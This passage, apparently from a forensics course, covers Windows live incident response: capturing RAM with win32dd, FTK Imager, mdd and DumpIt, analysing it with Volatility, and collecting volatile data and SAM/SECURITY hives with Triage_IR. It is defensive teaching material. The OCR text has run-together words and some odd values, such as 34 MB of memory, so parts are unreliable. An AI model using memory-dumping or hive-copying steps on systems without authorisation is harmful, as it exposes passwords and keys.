


Figure 35: Order of volatility


Traditional forensicsfocuses on learning asmuchabout a–deadfilesystem as possible. Whilea full analysis can be time consuming, doing so can reveal allot about an incident. Often times one of the most revealing thing that can be done is a MAC time analysis to reconstruct the events of an attack by the files accessed. While this can certainly be manipulated by a skilled attacker, few go to this depth. In general, this type of analysis is limited to criminal cases or for cases where the attacker‘s means of compromise was unknown and the goal is to determine how they got in. The goal of any live forensics task should be to extract and preserve the volatile data on a system while, to the extent possible, otherwise preserving the state of the system. Additionally, this is often the first step of an incident response scenario where a handler is simply trying to determine if an event has occurred. The benefit of using this approach is you have a forensically sound data collection from which to proceed with a full forensic analysis if the initial analysis indicates one isrequired.

This section will address a technique for collecting and analyzing forensically sound evidence from what is known as the Live Incident Response Process. A live response collects all the relevant data from the system that will be used to confirm whether an incident occurred. The data collected during a live response consists of two main subsets: volatile data and non-volatile data. The volatile data is information we would lose if we power-off the computer. This data would be lost if we were to rely on the traditional analysis methods of forensic duplications. A live forensic acquisition process contains information such as the current network connections, running processes, and open files. On the other hand, the non-volatile data we collect during the live acquisition is information that wouldbe –nice to have.‖

We can collect non-volatile data such as the system event logs in an easily readable format, for instance, instead of the raw binary files in which Microsoft Windows saves them. Of course, this data would exist in a forensic duplication, but it would be difficult to save the data in a better format after the machine has been powered off. The live acquisition data is collected by running a series of commands , each command produces data that, under normal circumstances, would be sent to the console. Because we must save the data for further analysis, we want to transmit the data to our forensic workstation (a machine that the forensic investigator considers trusted) instead of the local victim‘s hard drive. If we were to save the data locally to the victim‘s hard drive, there would be a significant chance that we would be overwriting evidence, if we chose to acquireaforensicduplicationatalaterdate.Likemostthings,thereisgenerallya–rightway‖ and a–wrongway‖to live forensics. The–right way‖will generallyexhibitfour traits:

- Maintain forensicintegrity
- Require minimal userinteraction
- Gather all pertinent information to determine if an incident occurred for lateranalysis
- Enforce sound data and evidencecollection

One of the keys to any such responses is, the data collection process should be consistent and verifiable. Therefore, it is highly recommended that the response be *automated*. There are a number of common toolkits which will assist with this on a windows system.



ACCORDING TO RFC 3227, THINGS TO AVOID WHILE PERFORMING LIVE INCIDENT RESPONSE,

IT'S ALL TOO EASY TO DESTROY EVIDENCE, HOWEVER INADVERTENTLY.

- DON'T SHUTDOWN UNTIL YOU'VE COMPLETED EVIDENCE COLLECTION. MUCH EVIDENCE MAY BE LOST AND THE ATTACKER MAY HAVE ALTERED THE STARTUP/SHUTDOWN SCRIPTS/SERVICES TO DESTROY EVIDENCE.

- DON'T TRUST THE PROGRAMS ON THE SYSTEM. RUN YOUR EVIDENCE GATHERING PROGRAMS FROM APPROPRIATELY PROTECTED MEDIA (SEE BELOW).

Figure 36: RFC 3227 guidelines for live incident response

2.5 WINDOWS LIVE RESPONSE/FORENSICS

When a Microsoft Windows machine is involved in an incident, we have several choices of how to proceed with our investigation. Sometimes the victim organization cannot afford to remove the system from the network because a proper backup server cannot be swapped in its place. Therefore, a traditional forensic duplication cannot beacquired.


2.5.1 Capturing Memory

Volatile memory may contain many pieces of information relevant to a forensic investigation, such as passwords, cryptographic keys, and other data. Having the knowledge and tools needed to recover that data is essential, and this capability is becoming increasingly more relevant as hard drive encryption and other security mechanisms make traditional hard disk forensics more challenging. There are many advantages for volatile memory analysis than dead box analysis, as volatile memory depicts the current state of the system by detailing the processes, information about open files and registry handles, network information, passwords & cryptographic keys, unencrypted content that is encrypted (and thus unavailable) on disk, hidden data, worm and rootkits written to run solely in memory are stored there. This section will slightly glean about how to capture forensically sound volatile memoryimages.

NOTE: Hardware based memory capture techniques are out of the scope of this course and it is not covered. The reader may refer to Internet for resources on hardware based memory capture techniques. This unit will focus on software based image capturing.

There are several free tools to facilitate Image Capturing on Windows™ 10 such as FTK imager Lite, Belkasoft Live RAM Caputer, Moonsools Dumpit, Win32dd.exe

(win64dd.exe for x64 versions), KnTTools, MemoryDD.bat (Mandiant) etc.



```
C:\Users\ml100p\Desktop\Moonsools>win32dd.exe /f mem.img /c 1
  win32dd - v1.3.0.20091113 - Kernel land physical memory acquisition
  Copyright (c) 2007 - 2009, Matthieu Suiche <http://www.msuiche.net>
  Copyright (c) 2008 - 2009, MoonSols <http://www.moonsols.com>

    Name                          Value
    ----                          -----
    File type:                    Raw memory dump file
    Acquisition method:           PFN Mapping
    Content:                      Memory manager physical memory block

    Destination path:             mem.img

    O.S. Version:                 Microsoft Windows 7 Business, 32-bit Service Pack 1 (build 7601)
    Computer name:                WIN-JPR6TOP44S5

    Physical memory in use:           42%
    Physical memory size:         1048056 Kb (    1023 Mb)
    Physical memory available:     602204 Kb (     588 Mb)

    Paging file size:             2096632 Kb (    2047 Mb)
    Paging file available:        1062084 Kb (    1037 Mb)

    Virtual memory size:          2097024 Kb (    2047 Mb)
    Virtual memory available:     2063384 Kb (    2015 Mb)

    Extented memory available:          0 Kb (       0 Mb)

    Physical page size:           4096 bytes
    Minimum physical address:     0x0000000000001000
    Maximum physical address:     0x000000003FFFF000

    Address space size:           1073741824 bytes (1048576 Kb)

    --> Are you sure you want to continue? [y/n]
    Acquisition started at:       [20/10/2015 (DD/MM/YYYY) 4:20:43 (UTC)]

    Processing....Done.

    Acquisition finished at:  [2015-10-20 (YYYY-MM-DD) 4:20:53 (UTC)]
    Time elapsed:             0:07 minutes:seconds (7 secs)

    Created file size:            1073741824 bytes (    1024 Mb)

    NtStatus (troubleshooting):   0x00000000
    Total of written pages:         262014
    Total of inacessible pages:          0
    Total of accessible pages:      262014

    SHA1: D5883AA2E369CA938F077A5E7F4E3B67FE88C2DE

    Physical memory in use:           42%
    Physical memory size:         1048056 Kb (    1023 Mb)
    Physical memory available:     601156 Kb (     587 Mb)

    Paging file size:             2096632 Kb (    2047 Mb)
    Paging file available:        1060496 Kb (    1035 Mb)

    Virtual memory size:          2097024 Kb (    2047 Mb)
    Virtual memory available:     2062360 Kb (    2014 Mb)

    Extented memory available:          0 Kb (       0 Mb)

    Physical page size:           4096 bytes
    Minimum physical address:     0x0000000000001000
    Maximum physical address:     0x000000003FFFF000

    Address space size:           1073741824 bytes (1048576 Kb)
```

```
Samples:
  win32dd /d /f physmem.dmp                - Standard Microsoft crash dump.

  win32dd /m 0 /r /f F:\physmem.bin        - Raw dump using MmMapIoSpace() method.


  win32dd /l /f F:\msuiche.bin             - Waiting for a local connexion on port 1337.
  win32dd /t sample.foo.com /d /c 0        - Send remotely a Microsoft full crash dump.

  win32dd /d /f \\smb_server\remote.dmp    - Send remotely on a SMB server.
```

win32dd.exe (win64dd.exe) provides a client server facility where in you can transfer the captured image to a remote machine (investigators machine) over network.


the recipient machine having IP address 192.168.1.50, needs to run the win32dd.exe in server and listening mode(by default on tcp/1337) like,
elevated cmd prompt >> win32dd.exe /l /f mem.img

similary on the client machine where operation is performed, type in,
elevated cmd prompt >> win32dd.exe /t 192.168.1.50 /s 1

type win32dd.exe /? for detailed descriptions and the various options available

Figure 37: Win32dd tool for Image capturing

FTK imager lite is a commercial tool from Access Data that makes memory imaging a simple task. From the ribbon, select the memory icon and proceed to capture the memory after entering the location to store the image.



Destination path:

Destination filename: memdump.mem

□ Include pagefile: pagefile.sys

□ Create AD1 file: memcapture.ad1

Destination: G:\mem\memdump.mem


Status: Dumping RAM: 1GB/20GB [6%]

Destination: H:\mem\memdump.mem

Status: Memory capture finished successfully

Figure 38: FTK imager lite tool for image acquisition

Figure 39 shows the basic usage of command line tools *Mantech's mdd*(1), *Belkasoft RAM capturer*(2) and *Moonsool's Dumpit*(3) to perform imaging task. All are easy to use and quite self-explanatory. The users are advised to experiment this tools to understand their usage.



```
C:\Users\mtl00p\Desktop>mdd_1.3.exe -o ram.img
 -> mdd
 -> ManTech Physical Memory Dump Utility
    Copyright (C) 2008 ManTech Security & Mission Assurance

 -> This program comes with ABSOLUTELY NO WARRANTY; for details use option `-w'
    This is free software, and you are welcome to redistribute it
    under certain conditions; use option `-c' for details.

 -> Dumping 1023.49 MB of physical memory to file 'ram.img'.


 262014 map operations succeeded (1.00)
 0 map operations failed

 took 14 seconds to write
 MD5 is: ff65a5e276370e16eb7e6a81ace5c007
```

Select output folder path: C:\Users\mtl00p\Desktop

```
Physical Memory Page Size = 4096
Total Physical Memory Size = 1024 MB
Memory dump completed. Total memory dumped = 1024 MB
Analyze memory dumps with Belkasoft Forensic Studio. Download at www.belkasoft.com
```


```
DumpIt.exe                             5/3/2011 7:41 AM     Application          203 KB
README.txt                             7/18/2011 1:29 PM    Text Document          1 KB
WIN-JPH6TOP44S5-20151020-041436.raw    10/20/2015 9:44 AM   RAW File       1,048,576 KB
```

```
C:\Users\mtl00p\Desktop\DumpIt\DumpIt.exe
  DumpIt - v1.3.2.20110401 - One click memory memory dumper
  Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
  Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>


    Address space size:        1073741824 bytes (   1024 Mb)
    Free space size:          48131321856 bytes (  45901 Mb)

    * Destination = \??\C:\Users\mtl00p\Desktop\DumpIt\WIN-JPH6TOP44S5-20151020-041436.raw

    --> Are you sure you want to continue? [y/n] y
    + Processing... Success.
```

Figure 39: Command line tools for imaging

Analysing the data captured from memory is a specialized task which requires special skills and is out of scope of this course. There are many tools like Mandiant Redline , HBGary Responder

Professional for analysis and interested learners may find reference resources in them from Internet. Figure 40 below shows the screenshot of an analysis tool, Volatility framework.



```
F:\>volatility-2.3.1.standalone.exe -f C:\Users\mtloop\Documents\UOU\4n6\ram.img imageinfo
Volatility Foundation Volatility Framework 2.3.1
Determining profile based on KDBG search...

          Suggested Profile(s) : Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\Users\mtloop\Documents\UOU\4n6\ram.img)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82b71c28L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82b72c00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2015-10-20 03:59:05 UTC+0000
     Image local date and time : 2015-10-20 09:29:05 +0530
```

volatility framework, a python based memory analysis platform faciliates to deeply analyse volatile memory. Supports several plugins. I used "imageinfo" to get info about the captured memory image and says "Win7SP1x86"

Figure 40: Volatility framework tool for analysis

2.5.2 Capturing the volatile data

The volatile data of a victim computer usually contains significant information that helps us determine the ―who‖, ―how,‖ and possibly ―why‖ of the incident. To help answer these questions, we collected data from the following areas on the victim machine:

- The System Date andTime
- Current NetworkConnections
- Open TCP or UDP Ports
- Which Executables Are Opening TCP or UDPPorts
- Cached NetBIOS Name Table
- Users Currently LoggedOn
- The Internal RoutingTable
- RunningProcesses
- RunningServices
- Scheduled Jobs
- OpenFiles


There exist several free tools that can facilitate the same. Windows built-in command line utilities, *Microsoft SYSINTERNALS utilities, audtpol.exe, drivers.exe, fport.exe, dd.exe, dumpel.exe (dump event log), Efsinfo.exe, hostname.exe, RootkitRevealer.exe, openports.exe* and many more exits. Most of the tools are found on native OS, but it is always advised use tools that you got from trusted sources, such as newly installed Windows OS or trusted site. For instance the windows command *tasklist* can be subverted by *rootkits* and produce giveerroneousresults. Therefore, it is advised to carry your own tools/utilities from an external device and run the utilities from an external device (USB, CD ROM) and collect the results there itself. The tools

/ utilities used to capture the live data are tabled below for your reference. You can create a batch script (.bat) that fires-up the utilities one-by-one, perform the action and store the results to the externaldevice.

Table 3: Commands, tools and utilities for capturing live data

Tool name	Purpose
Hostname	print the name of the current host
Psinfo	print system information
autorunsc.exe	Start up entries / programs/ services
ipconfig /all	Network adapter details
Tasklist (/svc, /m, /v)	Displays currently running processes in the local and remote machine. /m : module/ dllname /svc: services hosted on process /v: verbose output
Pslist	Detailed process information
Net session	List the session information
nbstat (-S,-n	Displays protocol statistics and current TCP/IP connections using NBT -S : Lists sessions table with the destination IP addresses -n: netbios name listing
netstat (-anob)	Displays protocol statistics and current TCP/IP network connections. -a : Displays protocol statistics and current TCP/IP network connections. -n: IP / ports in numerical form -b: executable created the connection -o: Owner process ID
schtasks.exe (/query)	Queries the scheduled jobs
Fport	Open ports and related process details
Date / time (/t)	Date + time details
promqry.exe	To detect the adapter is running in promiscuous mode
Psloggedon	Logged in details (remote)
arp –a	ARP current entries
handle –a	Dump handle information about processes
listdlls.exe	DLLs loaded on process address space
urlprotocolview.exe	Dump URL protocols (for example: ftp:, telnet:, mailto:) currently installed on your system along with he protocol name, the protocol description, the command-line that is executedwhenyoutypeorclicktheURL,theproductname, and the company name.

These tasks are easily and effectively be automated in this free tool ―Triage_IR‖. Download the tool from *https://code.google.com/p/triage-ir/downloads/list*. Please read the instruction manual thoroughly before proceeding. Run Traige Incident Response.exe as Administrator. There are several tabs available. You can skip the ―collect memory image‖ if memory image has already been taken.



☑ System Information
☑ Capture Processes
☑ Capture Services
☑ Handles
☑ Scheduled Tasks Infor
☑ Hostname Information
☑ AutoRun Information
☑ Account Settings

1

☑ IP Configuration
☑ Active Connections
☑ Connection Routes
☑ ARP Data
☑ DNS Information
☑ NetBIOS Information
☑ Local Network Shares
☑ Open Shared Files
☑ Connected Sessions
☑ Workgroup Computers

2

☑ Save SYSTEM registry hive
☑ Save SECURITY registry hive
☑ Save SAM registry hive
☑ Save SOFTWARE registry hive
☑ Save the Current User registry hive
☑ Save all user registry hives

3

☑ NTFS Information
☑ Capture Mounted Disks
☑ Directory Information
☑ Volume Information

4

Reading from Triage.ini configuration.

□ Collect Memory Image
☑ Collect Prefetch Files
☑ Collect Recent Folder Files
☑ Collect Jump List Files
☑ Collect Event Logs from System.
☑ Collect Profile USRCLASS.dat Files
☑ Collect a copy of the MFT

5

☑ Collect Prefetch Files from VSCs
☑ Collect Recent Folder Files from VSCs
☑ Collect JumpLists from VSCs
☑ Collect EventLogs from VSCs
☑ Collect SYSTEM hive from VSCs
☑ Collect SECURITY hive from VSCs
☑ Collect SAM hive from VSCs
☑ Collect SOFTWARE hive from VSCs
☑ Collect USER hives from VSCs


6

☑ Hash all collected files with MD5.
☑ Hash all collected files with SHA1.
☑ Run RegRipper against collected registry hives.
☑ Compress all of collected files and information in an archive.
☑ Add Registry Entry for SysInternals Suite.

7

eading from Triage.ini configuration.

Figure 41: Triage_IR tool


Name
G:\onsite\TriageIR v.85\20151020113814 - ABHI-RUDRA Incident\System Info.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
System Info.txt
AutoRun Info.txt

Evidence
Account Details.txt
ARP Info.txt
AutoRun Info.csv
AutoRun Info.txt
DNS Info.txt
Incident Log.txt
IP Info.txt
LocalShares.txt
NBTstat.txt
Network Connections.txt
Open Shared Files.txt
Prefetch Copy Log.txt
Processes.txt
Routes.txt
Services.txt
Sessions.txt
Start Up WMI Info.txt
System Info.txt
System Variables.txt
Workgroup PC Information.txt

```
System information for \\ABHI-RUDRA:
Host Name:                    ABHI-RUDRA
OS Name:                      Microsoft Windows 10 Pro
OS Version:                   10.0.10240 N/A Build 10240
Product version:              6.3
Service pack:                 0
Kernel build number:          10240
Registered organization:
Registered owner:             Windows User
IE version:                   9.0000
System root:                  C:\WINDOWS
Processors:                   4
Processor speed:              2.8 GHz
Processor type:               Intel(R) Core(TM)2 Quad CPU
Physical memory:              34 MB
Video driver:                 Intel(R) Q45/Q43 Express Chipset
Volume Type       Format      Label                     Size
    C: Fixed      NTFS        h0^^$                  125.93 GB
    D: Fixed      NTFS        X(fr0^1-d0#^)            4.95 GB
    E: CD-ROM
    F: Fixed      NTFS        @bh1_                   49.90 GB
    G: Fixed      NTFS        C#R1-i^                 50.10 GB
Applications:
010 Editor 5.0.2
ActiveCheck component for HP Active Support Library 3.0.0.2
Adobe AIR 3.2.0.2070
```

```
Active Connections
  Proto  Local Address          Foreign Address        State           PID
    TCP    169.254.180.41:139     0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    192.168.3.3:139        0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    192.168.3.3:54172      74.125.130.125:443     ESTABLISHED     2128
 [System]
  TCP    192.168.3.3:54654      111.221.29.40:443      TIME_WAIT       0
  TCP    192.168.3.3:54657      192.168.3.79:139       TIME_WAIT       0
  TCP    192.168.3.3:54658      192.168.3.79:139       TIME_WAIT       0
  TCP    192.168.3.3:54659      192.168.3.61:135       ESTABLISHED     1672
  TCP    192.168.3.3:54576      23.207.128.42:443      ESTABLISHED     2392
```

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
   Entry last modified: 21-Aug-15 3:46 PM
   RTHDVCPL
     "C:\Program Files\Realtek\Audio\HDA\RAVCpl64.exe" -s
